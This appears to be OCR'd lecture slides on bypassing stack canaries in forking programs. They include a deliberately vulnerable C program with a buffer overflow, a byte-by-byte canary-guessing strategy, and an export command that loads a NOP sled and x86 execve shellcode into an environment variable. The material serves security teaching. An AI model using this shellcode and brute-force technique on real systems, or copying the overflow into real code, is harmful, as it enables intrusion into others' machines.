
1. Canary is generated when the process is created
2. A child process will not generate a new canary
3. So, we do not need to guess 3 bytes canary at the same time. Instead, we guess one byte a time. At most 256*3 = 768 trials.

code/bypasscanary

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

char g_buffer[200] = {0};
int g_read = 0;

int vulfoo()
{
	char buf[40];
	FILE *fp;

	while (1)
	{
		fp = fopen("exploit", "r");
		if (fp)
			break;}

	usleep(500 * 1000);
	g_read = 0;
	memset(g_buffer, 0, 200);
	g_read = fread(g_buffer, 1, 70, fp);
	printf("Child reads %d bytes. Guessed canary is %x.\n",
g_read, *((int*)(&g_buffer[40])));
```

```
	memcpy(buf, g_buffer, g_read);

	fclose(fp);
	remove("exploit");
	return 0;
}

int main(int argc, char *argv[])
{
	while(1)
	{
		if (fork() == 0)
		{
			//child
			printf("Child pid: %d\n", getpid());
			vulfoo();
			printf("I pity the fool!\n");
			exit(0);
		}
		else
		{
			//parent
			int status;
			printf("Parent pid: %d\n", getpid());
			waitpid(-1, &status, 0);
		}
	}
}
```

bc



Canary: 0x??????00

Demo

1. Assume ASLR is disable.
2. To make things easier, we put the shellcode in env variable.
3. Write a script to guess the canary byte by byte.
4. Send the full exploit to the program

```
export SCODE=$(python -c "print '\x90'*500 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b
\xcd\x80\x31\xc0\x40\xcd\x80'")
```